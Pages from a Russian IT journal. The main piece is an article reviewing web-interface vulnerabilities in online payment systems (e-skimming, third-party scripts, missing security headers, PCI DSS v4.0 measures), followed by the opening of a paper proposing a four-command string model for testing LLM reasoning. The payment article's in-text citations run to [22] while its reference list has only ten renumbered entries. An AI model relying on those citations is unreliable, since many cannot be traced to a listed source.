9. Белов Е. Б. Основы информационной безопасности : учебное пособие для вузов / Е. Б. Белов, В. П. Лось, Р. В. Мещеряков, А. А. Шелупанов. — М. : Горячая линия — Телеком, 2006. — 544 с. — ISBN 5-93517-292-5.

10. Бутаков Л.О., Морозов Т.А. Методы тестирования и защиты от атаки VLAN Hopping [Электронный ресурс] / Л.О. Бутаков, Т. А. Морозов // Кибербезопасность и защита информации. — 2023. — № 4. — С. 45–52. — URL: <https://cyberleninka.ru/article/n/metody-testirovaniya-i-zaschity-ot-ataki-vlan-hopping> (дата обращения: 10.01.2026).
11. Шаньгин В. Ф. Защита информации в компьютерных системах и сетях : учебное пособие / В. Ф. Шаньгин. — 2-е изд., эл. — Москва : ДМК Пресс, 2008. — 594 с. — ISBN 978-5-89818-506-0. — URL: [\(seriya\)/%D8%E0%ED%FC%E3%E8%ED%20%C2.%D4.\\_%20%C8%ED%F4%EE%F0%EC%E0%F6%E8%EE%ED%ED%E0%FF%20%E1%E5%E7%EE%EF%E0%F1%ED%EE%F1%F2%FC%20%EA%EE%EC%EF%FC%FE%F2%E5%F0%ED%FB%F5%20%F1%E8%F1%F2%E5%EC%20%E8%20%F1%E5%F2%E5%E9.\(2008\).pdf">https://vgershov.lib.ru/ARCHIVES/P/"Professional'noe\\_obrazovanie"\(seriya\)/%D8%E0%ED%FC%E3%E8%ED%20%C2.%D4.\\_%20%C8%ED%F4%EE%F0%EC%E0%F6%E8%EE%ED%ED%E0%FF%20%E1%E5%E7%EE%EF%E0%F1%ED%EE%F1%F2%FC%20%EA%EE%EC%EF%FC%FE%F2%E5%F0%ED%FB%F5%20%F1%E8%F1%F2%E5%EC%20%E8%20%F1%E5%F2%E5%E9.\(2008\).pdf](https://vgershov.lib.ru/ARCHIVES/P/) (дата обращения: 10.01.2026).
12. Степанов Е. А. Информационная безопасность и защита информации : учебное пособие / Е. А. Степанов, И. К. Корнеев. — М. : ИНФРА-М, 2001. — 304 с. — (Серия «Высшее образование»). — ISBN 5-16-000491-2. — URL: [https://telecomlaw.ru/studyguides/Stepanov\\_ibzi.pdf](https://telecomlaw.ru/studyguides/Stepanov_ibzi.pdf) (дата обращения: 10.01.2026).

## References

1. Olifer V.G., Olifer N.A. Computer Networks. Principles, Technologies, and Protocols / V.G. Olifer, N.A. Olifer. - St. Petersburg: Piter Publishing House, 2024. - p.1009
2. Uymin A.G. Computer Networks. L2 Technologies [Electronic resource] / A.G. Uymin // IP R Media - Moscow. - 2024. - URL: <https://www.iprbookshop.ru/epd-reader?publicationId=135231> - ISBN 978-5-4497-2539-4 (accessed: 11/14/2025).
3. Ochilov M.A., Zhuraev A.Kh. Cisco Packet Trace Software in Computer Network Research / M.A. Ochilov, A.Kh. Zhuraev // Oriental Renaissance: Innovative, educational, natural and social sciences. – 2024. – Vol. 4, No. 10. – pp. 99-111. – URL: <https://cyberleninka.ru/article/n/programmnoe-obespechenie-cisco-packet-tracer-v-issledovanii-kompyuternyh-setey/viewer> (date of access: 16.11.2025).
4. Aniferov A.V. Challenges of digitalization of energy facilities / A.V. Aniferov, D.O. Ivakhno, D.N. Prokhorov // Scientific research and innovation: collection of works of the X International scientific and practical conference (July 21, 2020, Saratov). – Saratov, 2020. – pp. 112–119. – URL: <https://cyberleninka.ru/article/n/vyzovy-tsifrovizatsii-energoobektov/viewer> (date of access: 16.11.2025).
5. Tanenbaum E. Computer Networks. 6th edition / E. Tanenbaum, N. Feamster, D. Weatherall. – St. Petersburg: Izdatelstvo "Piter", 2023. – p.992
6. Keromytis A. D. A Survey of Layer 2 Attacks and Defense Mechanisms in Modern Ethernet Networks / A. D. Keromytis // Journal of Network and Systems Management. - 2017. - Vol. 25, No. 2. - pp. 301–328. - DOI: 10.1007/s10922-016-9397-5.
7. Cisco Systems, Inc. Cisco IOS Software Configuration Guide, Release 15.2SY: Configuring 802.1Q and Layer 2 Protocol Tunneling. — San Jose, CA, 2016. — URL: <https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/15-2SY/configuration/guide/config/qinq.html> (accessed: 17.11.2025).

8. Stallings W. Cryptography and Network Security: Principles and Practice, 8th Edition / W. Stallings. — Pearson, 2020. — p.768
  9. Belov E. B. Fundamentals of Information Security: A Textbook for Universities / E. B. Belov, V. P. Los, R. V. Meshcheryakov, A. A. Shelupanov. — М.: Goryachaya Liniya — Telecom, 2006. — p. 544— ISBN 5-93517-292-5.
  10. Butakov L. O., Morozov T. A. Methods of Testing and Protecting Against VLAN Hopping Attacks [Electronic resource] / L. O. Butakov, T. A. Morozov // Cybersecurity and Information Protection. — 2023. — No. 4. — pp. 45–52. — URL: <https://cyberleninka.ru/article/n/metody-testirovaniya-i-zaschity-ot-ataki-vlan-hopping> (date of access: 10.01.2026).
  11. Shan'gin V. F. Information Security in Computer Systems and Networks: a tutorial / V. F. Shan'gin. — 2nd ed., el. - Moscow: DMK Press, 2008. - 594 p. — ISBN 978-5-89818-506-0. — URL: [https://vgershov.lib.ru/ARCHIVES/P/"Professional'noe obrazovanie"\\_\(seriya\)/%D8%E0%ED%FC%E3%E8%ED%2%C2.%D4.%20%C8%ED%F4%EE%F0%EC%E0%F6%E8%EE%ED%ED%E0%FF%20%E1%E5%E7%EE%EF%E0%F1%ED%EE%F1%F2%FC%20%EA%EE%EC%EF%FC%FE%F2%E5%F0%ED%FB%F5%20%F1%E8%F1%F2%E5%EC%20%E8%20%F1%E5%F2%E5%E9.\(2008\).pdf](https://vgershov.lib.ru/ARCHIVES/P/) (date of access: 10.01.2026).
  12. Stepanov E. A. Information Security and Information Protection: a study guide / E. A. Stepanov, I. K. Korneev. - Moscow: INFRA-M, 2001. - 304 p. - (Series "Higher Education"). - ISBN 5-16-000491-2. - URL: [https://telecomlaw.ru/studyguides/Stepanov\\_ibzi.pdf](https://telecomlaw.ru/studyguides/Stepanov_ibzi.pdf) (date of access: 10.01.2026).
-



ОТКРЫТАЯ НАУКА  
издательство

Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.056

## ПРОБЛЕМЫ КИБЕРБЕЗОПАСНОСТИ ОНЛАЙН-ПЛАТЕЖЕЙ: АНАЛИЗ УЯЗВИМОСТЕЙ ВЕБ-ИНТЕРФЕЙСОВ

**Шарипов Э.Э.**

*ФГБОУ ВО «КАЗАНСКИЙ ГОСУДАРСТВЕННЫЙ ЭНЕРГЕТИЧЕСКИЙ УНИВЕРСИТЕТ», Казань, Россия (420066, Республика Татарстан, город Казань, Красносельская ул, д. 51), e-mail: edvard.sharipov.2005@mail.ru*

В статье рассматриваются уязвимости веб-интерфейсов систем онлайн-платежей, которые остаются ключевым звеном атаки при краже платёжных данных и компрометации аккаунтов пользователей. Анализируются типовые векторы атак на клиентскую и серверную часть платёжных страниц, включая внедрение вредоносного кода, недостаточную конфигурацию HTTP-заголовков безопасности и слабый контроль сторонних скриптов. На основе обзора международных отчётов по киберугрозам в платёжной индустрии и требований стандарта PCI DSS v4.0 выделены наиболее критичные группы уязвимостей веб-интерфейсов и показана их связь с ростом мошенничества в электронной коммерции. Предложены практические меры по снижению риска, ориентированные на разработчиков и операторов платёжных сервисов: управление скриптами на стороне браузера, мониторинг целостности контента и настройка заголовков безопасности для платёжных страниц.

Ключевые слова: Онлайн-платежи, веб-интерфейс, кибербезопасность, платёжная страница, e-skimming, PCI DSS v4.0.

## CYBERSECURITY PROBLEMS IN ONLINE PAYMENTS: ANALYSIS OF WEB INTERFACE VULNERABILITIES

**Sharipov E.E.**

*KAZAN STATE POWER ENGINEERING UNIVERSITY, Kazan, Russia (420066, Republic of Tatarstan, Kazan, Krasnoselskaya street, 51), e-mail: edvard.sharipov.2005@mail.ru*

This article examines the vulnerabilities of web interfaces in online payment systems, which remain a key element in attacks aimed at stealing payment data and compromising user accounts. Typical attack vectors on the client-side and server-side of payment pages are analyzed, including malicious code injection, insufficient HTTP security header configuration, and weak third-party script control. Based on a review of international cyberthreat reports in the payment industry and the requirements of the PCI DSS v4.0 standard, the most critical groups of web interface vulnerabilities are identified and their connection to the rise in e-commerce fraud is demonstrated. Practical risk mitigation measures are proposed for payment service developers and operators: managing browser-side scripts, monitoring content integrity, and configuring security headers for payment pages.

Keywords: Online payments, web interface, cybersecurity, payment page, e-skimming, PCI DSS v4.0.

### Введение

Рост объёма электронных платежей сопровождается устойчивым увеличением потерь от мошенничества в сегменте онлайн-транзакций, что подчёркивается отраслевыми исследованиями платёжного мошенничества и отчётами аналитических компаний [5][8]. На этом фоне веб-интерфейс платёжной страницы превращается в критическую точку, через которую злоумышленники получают доступ к реквизитам карт, учётным записям и

чувствительным персональным данным пользователей [1]. По данным международных опросов торговцев, значительная доля инцидентов связана с атаками, использующими веб-формы, перехват сессий и подмену элементов пользовательского интерфейса [2][8].

Можно ли говорить, что усиление криптографической защиты на транспортном уровне окончательно решает проблему безопасности? Материалы последних систематических обзоров киберугроз в финансовых технологиях показывают, что атаки всё чаще смещаются в зону клиентской логики, сторонних скриптов и ошибок конфигурации веб-приложений, а не в область базовых протоколов шифрования [9][10]. В работе рассматривается именно этот пласт проблем: уязвимости веб-интерфейсов платёжных систем, которые остаются менее заметными, чем классические уязвимости инфраструктуры, но дают злоумышленникам прямой канал к платёжной информации [3][1].

*Цель статьи* - систематизировать данные о современных угрозах, нацеленных на веб-интерфейсы онлайн-платежей, и показать, каким образом конкретные ошибки на стороне браузера и сервера превращаются в финансовые потери и снижение доверия к цифровым платёжным сервисам [10][11]. Для достижения этой цели используется критический анализ открытых отчётов профильных организаций, регуляторов и исследовательских групп по киберугрозам в платёжной сфере, а также нормативных документов, задающих требования к защите платёжных данных [12][13].

### **Цели, методы и материалы**

Основная цель исследования заключается в том, чтобы выделить типовые уязвимости веб-интерфейсов платёжных систем и соотнести их с реальными сценариями атак, описанными в отчётах отраслевых ассоциаций и регуляторов платёжного рынка [14][15]. Дополнительно ставится задача сопоставить выявленные уязвимости с актуальными требованиями стандарта PCI DSS версии 4.0, который в последние годы усилил акцент на защите платёжных страниц и контроле скриптов, исполняемых в браузере пользователя [7][6].

В качестве основного метода выбран систематический обзор и сравнительный анализ публикаций, относящихся к периоду после 2020 года и посвящённых угрозам для онлайн-платежей, включая научные статьи, отчёты платёжных советов и аналитические записки международных организаций [10][9]. При отборе материалов учитывались следующие критерии: наличие эмпирических данных о реальных инцидентах, описание технических деталей атак на веб-интерфейсы, а также привязка к требованиям стандартов и регуляторным инициативам в платёжной индустрии [16][11].

Важный блок источников составили отчёты европейских платёжных организаций о динамике угроз и мошенничества в платёжных системах, где отдельные разделы посвящены вредоносным скриптам на платёжных страницах, компрометации каналов доступа и манипуляциям с элементами пользовательского интерфейса [12][14]. Дополнительно использовались отчёты поставщиков услуг по управлению уязвимостями веб-приложений, которые агрегируют статистику по ошибкам конфигурации, отсутствию базовых заголовков безопасности и другим проблемам, напрямую влияющим на безопасность онлайн-платежей [17][18].

Выбор именно такой комбинации материалов обусловлен стремлением соединить регуляторную перспективу (требования стандартов и платёжных советов) с практическим опытом коммерческих участников рынка и техническими данными исследовательских групп

по кибербезопасности финансовых технологий [10][16]. При этом отдельное внимание уделяется источникам, которые анализируют клиентские атаки e-skimming и formjacking, поскольку эти сценарии наиболее тесно связаны с особенностями реализации веб-интерфейсов на стороне браузера и фронтенд-логики платёжных страниц [19][15].

### **Результаты исследования**

#### **1. Рост мошенничества и смещение вектора атак к веб-интерфейсу**

За последние годы отраслевые отчёты фиксируют существенный рост финансовых потерь от онлайн-мошенничества в электронной коммерции, при этом значительная часть ущерба связана именно с операциями, проводимыми через веб-платёжные страницы [5][8]. Аналитические обзоры показывают, что наибольшую угрозу представляют атаки, сочетающие социальную инженерию и эксплуатацию уязвимостей веб-интерфейса, когда пользователь взаимодействует с внешне корректной страницей, уже модифицированной злоумышленником [16][2].

Систематические обзоры киберугроз в финансовых технологиях отмечают, что развитие сложных сценариев атак сопровождается уходом от прямого взлома платёжной инфраструктуры к более тонкому вмешательству в пользовательский интерфейс и клиентскую логику [9][10]. Обратимся к данным платёжных советов и аналитических групп: в их материалах подчёркивается рост доли атак, в которых вредоносный код внедряется на уровне платёжной страницы и незаметно для пользователя перехватывает вводимые реквизиты [12][15].

Для операторов платёжных сервисов такое смещение вектора угроз означает необходимость рассматривать веб-интерфейс не просто как слой представления, а как полноценный объект управления рисками, сопоставимый по значимости с платёжным шлюзом и серверной частью системы [14][1]. Нами выявлено, что именно недостаточное внимание к этому уровню часто приводит к ситуации, когда организации имеют развитые механизмы защиты инфраструктуры, но допускают критические ошибки в конфигурации и мониторинге клиентской стороны платёжного процесса [17][18].

#### **2. Клиентские уязвимости: e-skimming, сторонние скрипты и HTTP-заголовки**

Одним из наиболее характерных для онлайн-платежей сценариев атаки в последние годы остаётся внедрение вредоносных скриптов на платёжные страницы, известное как e-skimming или formjacking [19][5]. В этих атаках злоумышленник добивается возможности изменить или дополнить код, который выполняется в браузере покупателя, после чего формируется скрытый канал отправки реквизитов карт и другой конфиденциальной информации на подконтрольные серверы [1][15].

Отчёты о динамике угроз в электронной коммерции показывают, что подобные атаки нередко используют уязвимости популярных платформ интернет-магазинов и их модулей, позволяя внедрять вредоносные скрипты через изменение шаблонов страниц, подключение сторонних библиотек или эксплуатацию незащищённых точек администрирования [19][17]. Важную роль здесь играет практика широкого использования сторонних скриптов на платёжных страницах: счётчики, виджеты и аналитические библиотеки расширяют поверхность атаки и при отсутствии строгого управления становятся удобным каналом внедрения нежелательного кода [7][4].

Исследования HTTP-заголовков безопасности на популярных веб-сайтах дополнительно подтверждают, что значительная часть ресурсов, обрабатывающих чувствительные данные, не использует базовые механизмы защиты от XSS, кликджекинга и подгрузки контента из недоверенных источников [3]. Авторы этих работ демонстрируют, что отсутствие строгой политики Content Security Policy, заголовков, ограничивающих встраивание страниц в сторонние фреймы, и механизмов контроля целостности ресурсов существенно облегчает проведение атак на веб-интерфейс [3][4].

Интересно, что требования стандарта PCI DSS v4.0 специально выделяют платёжные страницы как объект усиленного контроля и предписывают организациям внедрять процедуры авторизации каждого скрипта, проверки его целостности и регулярного мониторинга изменений в HTTP-заголовках и содержимом страницы [7][6]. По сути, регуляторные документы прямо связывают безопасность онлайн-платежей с практикой активного управления поведением веб-интерфейса в браузере пользователя, а не только с традиционными мерами защиты серверной инфраструктуры [13][4].

### 3. Серверные и архитектурные уязвимости веб-приложений

Наряду с клиентскими атаками значительный вклад в риск-профиль онлайн-платежей вносят уязвимости на стороне серверной логики и архитектуры веб-приложений, к которым относятся ошибки аутентификации, незащищённые сессии и недостатки валидации входных данных [20][1]. Обзоры безопасности электронных платёжных систем подчёркивают, что атаки на этот слой позволяют злоумышленникам получать не только доступ к отдельным платёжным операциям, но и к массивам хранимых данных, журналам транзакций и учётным записям пользователей [10][21].

Комплексные отчёты по уязвимостям веб-приложений показывают, что во множестве случаев разработчики не реализуют системный подход к управлению конфигурацией, что приводит к оставленным по умолчанию точкам администрирования, избыточным правам сервисных аккаунтов и отсутствию сегментации между платёжным контуром и остальной частью информационной системы [17][18]. В результате компрометация одной компоненты веб-приложения может дать злоумышленнику возможность продвинуться к более критичным сегментам, включая модули обработки платёжных данных и интерфейсы взаимодействия с внешними платёжными шлюзами [14][21].

Систематические обзоры угроз в финансовых технологиях отмечают также растущую сложность экосистем цифровых платежей, где веб-интерфейс нередко выступает лишь одним из узлов в цепочке сервисов, включающей сторонние провайдеры аутентификации, обработчики платежей и системы скоринга [9][11]. В такой архитектуре любое несовпадение требований безопасности между участниками или отсутствие контроля на стыках сервисов формирует дополнительные уязвимости, эксплуатируемые злоумышленниками через комбинацию атак на веб-приложение и его интеграции [16][14].

Рассмотрим подробнее: отчёты международных организаций по киберрискам в платёжных системах акцентируют внимание на том, что нарушения конфиденциальности, целостности и доступности могут возникать на уровне каналов доступа, когда веб-интерфейс взаимодействует с мобильными приложениями и другими фронтенд-клиентами [14]. Эти документы подчёркивают необходимость единообразного подхода к защите всех каналов, через которые иницируются платёжные операции, включая веб-браузер, мобильный клиент и альтернативные интерфейсы самообслуживания [14][11].

#### 4. Нормативные требования и практические меры защиты

Современные нормативные документы платёжной индустрии, прежде всего PCI DSS v4.0, закрепляют расширенный набор требований к защите веб-интерфейсов, обрабатывающих платёжные данные, и подчёркивают роль непрерывного мониторинга и управления рисками [6][13]. В частности, новые требования предусматривают обязательное ведение реестра скриптов, работающих на платёжных страницах, механизм подтверждения их легитимности и регулярную проверку целостности для обнаружения несанкционированных изменений [7].

Презентации и методические материалы, сопровождающие внедрение PCI DSS v4.0, дополняют эти положения практическими рекомендациями: использовать политики Content Security Policy, механизмы Subresource Integrity и средства контроля изменений HTTP-заголовков, направленных на защиту платёжных форм в браузере пользователя [4][7]. Обратимся к материалам специализированных отчётов платёжных советов: в них подчёркивается, что такие меры позволяют существенно снизить вероятность успешного внедрения вредоносных скриптов и подмены элементов интерфейса в контексте онлайн-платежей [12][4].

Для операторов платёжных сервисов и владельцев интернет-магазинов практический вывод заключается в необходимости выстраивать целостную систему защиты, в которой веб-интерфейс рассматривается как управляемый актив с чётко заданными политиками безопасности, процедурами тестирования и регулярными проверками на уязвимости [10][17]. Нами выявлено, что наиболее перспективным подходом выглядит сочетание требований стандарта PCI DSS с результатами регулярных сканирований и аудитов, проводимых на уровне полного стека - от браузерных скриптов до серверных компонентов и внешних интеграций [9][18].

Отчёты о платёжном мошенничестве и исследования поведения пользователей также показывают, что технические меры на стороне веб-интерфейса должны дополняться понятными механизмами многофакторной аутентификации и прозрачной индикацией защищённости операций для конечного пользователя [2][11]. Такая комбинация снижает вероятность того, что пользователь будет выполнять чувствительные операции на поддельных или изменённых страницах, и способствует формированию устойчивого доверия к онлайн-платежам со стороны широкого круга клиентов [22][16].

#### **Выводы**

Проведённый анализ показал, что уязвимости веб-интерфейсов занимают центральное место в современной картине угроз для онлайн-платежей и тесно связаны с ростом объёма мошенничества в электронной коммерции [5][8]. Наиболее опасными оказались сценарии, в которых злоумышленники используют сочетание клиентских атак через вредоносные скрипты и недостатков серверной конфигурации, что позволяет им незаметно перехватывать платёжные данные и расширять контроль над платёжной инфраструктурой [19][1].

Нами выявлено, что эффективное снижение этих рисков возможно при условии, что веб-интерфейс рассматривается как полноценный объект управления кибербезопасностью, для которого действуют формализованные требования, процедуры мониторинга и проверки на уязвимости, согласованные с нормативными документами платёжной индустрии [6][13]. Перспективным направлением дальнейших исследований является сопоставление различных

моделей управления скриптами и политиками безопасности в браузере с реальными показателями снижения частоты успешных атак e-skimming и схожих инцидентов в различных сегментах платёжного рынка [12][4].

С практической точки зрения важно, чтобы разработчики и операторы платёжных систем выстраивали взаимодействие таким образом, чтобы архитектурные решения, выбранные на этапе проектирования веб-интерфейса, изначально учитывали требования стандартов и результаты последних исследований по киберугрозам в финансовых технологиях [10][9]. В противном случае технический долг в области безопасности веб-приложений будет накапливаться и превращаться в источник новых инцидентов, несмотря на формальное наличие средств защиты инфраструктуры и соответствие базовым требованиям отраслевых регуляторов [21][14].

### Список литературы

1. Алотаиби Ф., Сингх А. Безопасность и уязвимость в цифровых платежных системах // Международный журнал инженерных исследований и технологий. 2024. [1]
2. Обзор угроз безопасности электронной коммерции и решений // Труды Международной конференции CBU. 2021. [20]
3. Критический обзор возникающих угроз кибербезопасности в финансовых технологиях // Международный журнал научных исследований в области инженерии и менеджмента. 2024. [10]
4. Обеспечение безопасности хранения финансовых данных: обзор проблем и решений в области кибербезопасности // Международный журнал научных исследований в области инженерии и менеджмента. 2024. [21]
5. Угрозы кибербезопасности в FinTech: систематический обзор // препринт arXiv. 2023. [9]
6. Глобальный отчет о платежах и мошенничестве в электронной коммерции за 2023 год. Merchant Risk Council, Cybersource, Verifi. 2023. [8]
7. Потери электронной коммерции от мошенничества с онлайн-платежами превысят 48 миллиардов долларов США в 2023 году. Juniper Research. 2022. [5]
8. Защита сети: анализ заголовков безопасности HTTP на популярных глобальных веб-сайтах // препринт arXiv. 2024. [3]
9. Совет по стандартам безопасности индустрии платежных карт. Стандарт безопасности данных платежных карт (PCI DSS) v4.0. 2022–2024. [13]
10. Тенденции угроз электронной коммерции и PCI DSS v4.0. Совет по стандартам безопасности PCI, презентационные материалы. 2023. [4]

### References

1. Alotaibi F., Singh A. Security and Vulnerability in Digital Payment Systems // International Journal of Engineering Research & Technology. 2024. [1]
2. A survey of e-commerce security threats and solutions // Proceedings of CBU International Conference. 2021. [20]
3. A critical review of emerging cybersecurity threats in financial technologies // International Journal of Scientific Research in Engineering and Management. 2024. [10]
4. Securing financial data storage: A review of cybersecurity challenges and solutions // International Journal of Scientific Research in Engineering and Management. 2024. [21]
5. Cybersecurity threats in FinTech: A systematic review // arXiv preprint. 2023. [9]
6. 2023 Global Ecommerce Payments and Fraud Report. Merchant Risk Council, Cybersource, Verifi. 2023. [8]

7. eCommerce Losses to Online Payment Fraud to Exceed \$48 Billion Globally in 2023. Juniper Research. 2022. [5]
  8. Securing the Web: Analysis of HTTP Security Headers in Popular Global Websites // arXiv preprint. 2024. [3]
  9. Payment Card Industry Security Standards Council. Payment Card Data Security Standard (PCI DSS) v4.0. 2022–2024. [13]
  10. Ecommerce Threat Trends and PCI DSS v4.0. PCI Security Standards Council, presentation materials. 2023. [4]
-



Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004. 832.22

## МИНИМАЛИСТИЧНАЯ ТЕСТОВАЯ МОДЕЛЬ ДЛЯ ПРОВЕРКИ СПОСОБНОСТЕЙ LLM К НЕТРИВИАЛЬНЫМ АЛГОРИТМИЧЕСКИМ РАССУЖДЕНИЯМ

**Назаркин О.А.**

*ФГБОУ ВО "ЛИПЕЦКИЙ ГОСУДАРСТВЕННЫЙ ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ", Липецк, Россия (398055, Липецкая область, город Липецк, Московская ул., д.30), e-mail: nazarkino@mail.ru*

**В работе представлена простая тестовая модель, предназначенная для проверки, действительно ли LLM способны выстраивать нетривиальные последовательности целенаправленных алгоритмических действий. В основу модели положены алгоритмические операции над непустыми строками. Система команд исполнителя содержит всего четыре элементарных операции, но позволяет осуществлять преобразование любой строки в любую другую строку при условии, что множества символов в исходной и целевой строках совпадают. Если LLM смогут успешно синтезировать цепочки таких операций для преобразования строк, это станет показателем присутствия у них алгоритмических навыков, которые невозможно объяснить только запоминанием информации, полученной на этапе машинного обучения.**

**Ключевые слова:** Большие языковые модели, LLM, промпт-инженерия, AI-синтез алгоритмов, тестирование LLM.

## THE MINIMALISTIC TEST MODEL TO TEST LLM'S ABILITIES FOR NON-TRIVIAL ALGORITHMIC REASONING

**Nazarkin O.A.**

*LIPETSK STATE TECHNICAL UNIVERSITY, Lipetsk, Russia (398055, Lipetsk region, Lipetsk, Moskovskaya ul., 30), e-mail: nazarkino@mail.ru*

**The paper presents a simple test model designed to verify whether LLMs are really capable of constructing non-trivial sequences of purposeful algorithmic actions. The model is based on algorithmic operations on non-empty strings. The system of commands contains only four elementary operations, but it allows converting any string to any other string, provided that the sets of characters in the source and target strings match. If LLMs can successfully synthesize chains of such operations for string conversion, this will be an indicator of their algorithmic skills, which cannot be explained solely by memorizing information obtained at the machine learning stage.**

**Keywords:** Large language models, LLM, prompt engineering, AI-aided algorithms synthesis, LLM testing.

В [1] были определены подходы к тестированию реальных алгоритмических способностей LLM. В соответствии с этими положениями в настоящей работе представлена простая тестовая модель, предназначенная для проверки, действительно ли LLM способны выстраивать нетривиальные последовательности целенаправленных алгоритмических действий.

Способность LLM к написанию программного кода не вызывает сомнений; обзор применения LLM для задач порождения и обработки программного кода можно найти, например, в [2]. Наличие ошибок в программах, созданных искусственным интеллектом, не является убедительным обоснованием затруднений именно при построении алгоритма; в

частности, причинами ошибок могут быть «галлюцинации» LLM в применении программных интерфейсов для кодирования правильно построенных алгоритмов; подробнее эти вопросы рассмотрены в [3]. В [4, 5] можно найти свидетельства того, что LLM фактически не способны свободно выстраивать логические цепочки рассуждений и действий, исходя из смысловой интерпретации задачи, без чего нельзя говорить о полноценном синтезе алгоритмов; LLM могут в некоторых случаях успешно имитировать и применять шаблоны алгоритмизации, которые присутствуют в обучающих данных. Очевидно, что требуется более детальный анализ этих вопросов, но для этого необходимо разработать модели, исключаящие простое воспроизведение знаний при работе LLM над алгоритмическими задачами.

В основу представленной здесь модели положены алгоритмические операции над непустыми строками. Это позволяет существенно ограничить предметную область алгоритмических задач при сохранении потенциала для сложности и нетривиальности решений. Большинство LLM правильно интерпретируют смысл элементарных операций со строками и массивами символов, поэтому задания (промпты) можно не снабжать дополнительными пояснениями. Кроме того, в стандартных библиотеках языков программирования всегда присутствуют соответствующие базовые функции обработки строк, поэтому программная реализация синтезированных алгоритмов не представляет затруднений.

В обработке строк на абстрактном уровне присутствуют два независимых аспекта: 1) аспект управления количеством символов в строке и 2) аспект порядка следования символов в строке. Минималистичность рассматриваемой системы команд исполнителя определяется тем, что для каждого из указанных аспектов применяется минимально необходимое число операций, неразложимых на более простые действия. Количество символов в строке в результате применения операции, относящейся к первому аспекту, может либо увеличиваться, либо уменьшаться. Минимальный вариант предполагает изменение количества символов на единицу, следовательно, требуется выбор только из двух вариантов – один бит информации. Порядок следования символов формируется перестановками. Операции, относящиеся ко второму аспекту, обязаны позволять реализовать перестановку двух любых символов. Если включить в систему команд только одну операцию «Перестановка», для нее обязательно потребуются аргументы, указывающие номера переставляемых символов. Это потребует  $2\log_2(n)$  бит информации, где  $n$  – длина строки. Можно для перестановок обойтись операциями без аргументов, если задать особые фиксированные позиции в строке, не требующие указания их номера. Но по определению в элементарной перестановке участвуют как минимум две разные позиции, следовательно, требуется различать два варианта фиксированных позиций – один бит информации. Этим доказано, что требуется как минимум два бита информации для любых действий, подразумевающих изменение количества символов в строке и их порядка. Двумя битами можно задать четыре варианта операций. Универсальные наборы, состоящие из четырех команд, могут быть разными. Далее представлен один из способов построения такого набора.

Для исполнителя заданы четыре команды (назовем их *dusr*-командами):

*d* – дублировать первый символ строки, например *d* “abc” = “aabc”;

*u* – удалить первый символ строки, если он совпадает со вторым, иначе ничего не делать, например *u* “aabc” = “abc”, *u* “abc” = “abc”;

*s* – переместить второй символ в конец строки, например *s* “abcd” = “acdb”;

*r* – переместить последний символ строки в начало, например *r* “abcd” = “dabc”.

Для строк, содержащих менее трех символов, команда  $s$  ничего не делает. Для строк, содержащих менее двух символов, команды  $u$ ,  $r$  ничего не делают.

Будем называть  $dusr$ -программами произвольные последовательности  $dusr$ -команд, записывая  $dusr$ -программы в виде строки без кавычек, содержащей только символы  $d$ ,  $u$ ,  $s$ ,  $r$ . Команды выполняются в порядке их записи, слева направо. Иногда  $n$  идущих подряд одинаковых команд будем для краткости записывать как  $c^n$ , где  $c$  – одна из  $dusr$ -команд,  $n > 1$ . По соглашению  $c^0$  является пустой операцией. Операция  $r^n$ , где  $n$  – длина строки, является нейтральной операцией  $e$ , не изменяющей строку, так как она выполняет полную “прокрутку” строки вправо, и все символы возвращаются на свои исходные позиции.

Пример  $dusr$ -программы:  $ddurssr = d^2urs^2r$ . Применение этой программы к строке “abc”:  
 $ddurssr$  “abc” =  $durssr$  “aabc” =  $urssr$  “aaabc” =  $rssr$  “aabc” =  $ssr$  “caab” =  $sr$  “caba” =  $r$  “cbaa” = “acba”.

Рассмотрим некоторые комбинации  $dusr$ -команд, которые будут необходимы далее. Комбинация  $rs$  выполняет обмен первого и последнего символов строки, а  $sr$  выполняет обмен первых двух символов. Эти свойства следуют непосредственно из правил выполнения команд  $s$  и  $r$  и легко проверяются: например,  $rs$  “abc...xyz” =  $s$  “zabc...xy” = “zbc...xya”,  $sr$  “abc...xyz” =  $r$  “ac...xyzb” = “bac...xyz”.

Очевидно, что два последовательных обмена приводят строку в исходное состояние, поэтому комбинации  $rsrs$  и  $srsr$  являются нейтральными. Отсюда автоматически следует, что комбинация  $srs$  является обратной к  $r$ , а  $rsr$  – обратной к  $s$ :  $rr^{-1} = r(srs) = e$ ;  $s^{-1}s = (rsr)s = e$ ;  $r^{-1}r = (srs)r = e$ ;  $ss^{-1} = s(rsr) = e$ . Обратная операция  $r^{-1}$  по смыслу является циклическим сдвигом строки влево, поскольку она отменяет действие прямой операции  $r$ , являющейся циклическим сдвигом вправо. Обратная операция  $s^{-1}$  выполняет перемещение последнего символа на вторую позицию, отменяя действие прямой операции  $s$ . Комбинация  $du$  также является нейтральной операцией, поскольку после дублирования первого символа командой  $d$  созданная копия удаляется командой  $u$ :  $du = dd^{-1} = e$ . Заметим, что комбинация  $ud$  не всегда является нейтральной операцией;  $ud = e$  только в тех случаях, когда команда  $u$  применяется к строке, содержащей одинаковые символы в первых двух позициях, иначе произойдет дублирование символа, который фактически не был удален, и строка изменится.

Можно доказать, что если множества символов в строках  $s_1$  и  $s_2$  совпадают, то существует  $dusr$ -программа, которая выполняет преобразование  $s_1$  в  $s_2$ . Более того, таких  $dusr$ -программ существует бесконечно много, поскольку в любую  $dusr$ -программу без изменения ее воздействия на входные строки можно в любых количествах и в любых позициях вставлять нейтральные операции  $du$ ,  $rsrs$ ,  $srsr$ . Но бесконечное разнообразие всевозможных  $dusr$ -программ для преобразования  $s_1$  в  $s_2$  определяется не только нейтральными операциями. При совпадении множеств символов выполнять преобразование одной строки в другую можно через любые промежуточные шаги. Например, можно от  $s_1$  перейти к  $s_3$ , а затем от  $s_3$  к  $s_2$ , при этом обязательно существуют и другие варианты перехода от  $s_1$  к  $s_2$ , где  $s_3$  не является промежуточным состоянием преобразуемой строки.

